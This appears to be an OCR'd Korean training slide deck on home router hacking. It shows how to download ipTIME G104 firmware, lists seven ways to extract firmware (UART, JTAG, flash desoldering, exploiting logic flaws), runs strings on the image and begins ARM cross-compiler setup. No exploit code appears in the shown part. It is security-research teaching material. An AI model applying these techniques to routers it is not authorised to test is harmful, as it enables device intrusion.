Home Router Hacking

유무선 공유기 해킹

mongii@grayhash


Summary

- 공유기 펌웨어 이미지 획득 및 구조 분석
- 임베디드 시스템 개발 과정 이해
- 공유기 파일시스템 추출
- QEMU를 이용한 가상 공유기 시스템 실행
- ARM Assembly 및 Exploiting

IPTIME 펌웨어 획득

- 업데이트 파일 다운받기 -


업데이트 파일 다운받기



번호	제목	날짜	조회
1671	ipTIME N1 펌웨어 버전 8.28	2012-06-26	64
1670	ipTIME G104A 펌웨어 버전 8.28	2012-06-26	99
1669	ipTIME Smart 펌웨어 버전 8.28	2012-06-26	65
1668	ipTIME N604A 펌웨어 버전 8.28	2012-06-26	381
1667	ipTIME N604S 펌웨어버전 8.28	2012-06-26	1185
1666	ipTIME NAS-II 펌웨어 1.1.30	2012-06-22	328

- http://iptime.com/iptime/?page_id=126


업데이트 파일 다운받기



« ‹ 1 2 3 4 5 6 7 8 9 10 › »

찾으시는 모델명을 검색하여 빠르게 확인하실 수 있습니다.


모델명 검색 g104



공지 09	Cloud 백업 유틸리티 Ver 1.12 (PC NAS간 자동 백업 유틸)		115660
103	ipTIME G104A 펌웨어 버전 8.16	03-19	1677
102	ipTIME G104A 펌웨어 버전 8.14	03-16	1141
101	ipTIME G104A 펌웨어 버전 7.80	09-01	4600
100	ipTIME G104A 펌웨어 버전 7.70	07-13	3002
99	ipTIME G104 펌웨어 버전 7.60	04-13	25319
98	ipTIME G104M 펌웨어 버전 7.60	04-13	9128
97	ipTIME G104i 펌웨어 버전 7.60	04-13	3875
96	ipTIME G104BE 펌웨어 버전 7.60	04-13	7737
95	ipTIME G104A 펌웨어 버전 7.42	01-12	5054
94	ipTIME G104A 펌웨어 버전 7.40	12-21	2472
93	ipTIME G104M 펌웨어 버전 7.40	12-21	5915
92	ipTIME G104i 펌웨어 버전 7.40	12-21	2647

‹ 1 2 3 4 5 6 7 8 9 10 › »

업데이트 파일 다운받기



다운로드

제 목 :	ipTIME G104 펌웨어 버전 7.60
다운로드 #1 :	g104_kr_7_60.bin

변경 사항 및 패치

- 극히 일부 환경에서 내부IP주소가 변경될 수 있는 증상 해결
- [시스템 설정] -> [기타 설정] 원격지원 기능 추가(기술지원을 보다 원활하게 할 수 있게 한 보안패치)

주의 사항

* 예기지 못한 상황으로 인하여 업그레이드가 실패할 경우, 아래의 문서를 참조하여 펌웨어를 복구할 수 있습니다.
참조>

[펌웨어 복구 하기 문서]

▲ ipTIME G204 펌웨어 버전 7.60
▼ ipTIME V124 펌웨어 버전 7.60

펌웨어를 획득하는 방법들

1. 제조사에서 공개하는 펌웨어 다운로드

2. Programming Interface(ISP, ICSP)를 이용하여 추출

3. 자동/수동 업데이트가 될 때 패킷 스니핑


4. UART 디버그 포트 접속을 통한 쉘 획득 후 추출

5. 논리적 취약점을 이용하여 Shell 접근 권한 획득 후 추출

6. Flash Memory Desoldering 후 물리적 덤프

7. JTAG 디버깅 포트 연결 후 펌웨어 덤프

펌웨어 파일 전송 (winscp)



IPTIME - root@192.168.47.143 - WinSCP

C:₩Users₩home₩Downloads₩IPTIME

이름	크기	유형
..		상위 디렉터리
g104_kr_7_60.bin	1,881 KB	BIN 파일

/root

이름	
..	
g104_kr_7_60.bin	1,881

0 B / 1,881 KB (0 / 1)


0 B / 1,881 KB (0 / 1)

5 숨김

SFTP-3

0:01:09


Firmware 파일 분석



```
root@ip-172-31-4-170:~/mongii/IPTIME# ls -al
total 1892
drwxr-xr-x  2 root root    4096 Jun 25 15:05 .
drwxr-xr-x 26 root root    4096 Jun 25 14:52 ..
-rw-r--r--  1 root root 1925312 Jun 25 14:47 g104_kr_7_60.bin

root@ip-172-31-4-170:~/mongii/IPTIME# file g104_kr_7_60.bin
g104_kr_7_60.bin: data
root@ip-172-31-4-170:~/mongii/IPTIME#
```

Firmware 파일 분석


- file
- strings
- xxd
- Hex editor
- IDA
- …



```
oot@ip-172-31-4-170:~/mongii/IPTIME# strings g104_kr_7_60.bin | more
console=ttyAM0
[SIZE]
[CRC BAD]
Wait Boot Cmd :
xdiag
TFTP Server Started
CHECK FIRMWARE =====>
[GOOD]
[BAD]
!!!! FLASH MEMORY IS CORRUPTED. IT MUST BE REPROGRAMMED !!!!
Loading FIRMWARE 1.....
Transferring control! ---------> Booting
Malloc error
Memory error
Out of memory
 incomplete literal tree
 incomplete distance tree
bad gzip magic numbers 2
internal error, invalid method
Input is encrypted
Multi part input
Input has invalid flags
nvalid compressed format (err=1)
```

Embedded Linux 제작 실습

Embedded Linux의 구조



Bootloader

OS Kernel

Root File System

실습 내용

- ARM CPU 기반의 Embedded Linux 구축
  => Cross Compiler 이용
- Bootloader 컴파일 및 부팅 실습
- Linux Kernel 컴파일 및 부팅 실습
- Root File System 컴파일 및 부팅 실습

Cross Compile란?

- 다른 architecture의 실행코드를 생성하는 것

- 예
  - x86에서 x86코드 컴파일 => Not Cross Compiler
  - ARM에서 ARM코드 컴파일 => Not Cross Compiler
  - x86에서 ARM코드 컴파일 => Cross Compiler!
  - x86에서 MIPS코드 컴파일 => Cross Compiler!

- Cross Compiler 설치 필요

Cross Compiler 설치

- 대표적인 ARM용 Cross Compiler들
  - CodeSourcery에서 배포
    - http://sourcery.mentor.com/public/gnu_toolchain/arm-none-linux-gnueabi/
  - Android에서 배포
    - http://developer.android.com/tools/sdk/ndk/index.html
  - uCLibc에서 배포
    - http://www.uclibc.org/downloads/binaries/


Cross Compiler 설치

- CodeSourcery Cross Compiler 설치
  - http://sourcery.mentor.com/public/gnu_toolchain/arm-none-linux-gnueabi/arm-2014.05-29-arm-none-linux-gnueabi.bin
  - http://211.189.88.59/temp/arm-2014.05-29-arm-none-linux-gnueabi.bin
  - 설치 방법
    - apt-get install libgtk2.0-0:i386 libxtst6:i386 gtk2-engines-murrine:i386 lib32stdc++6 libxt6:i386 libdbus-glib-1-2:i386 libasound2:i386 unzip gcc
    - chmod +x arm-2014.05-29-arm-none-linux-gnueabi.bin
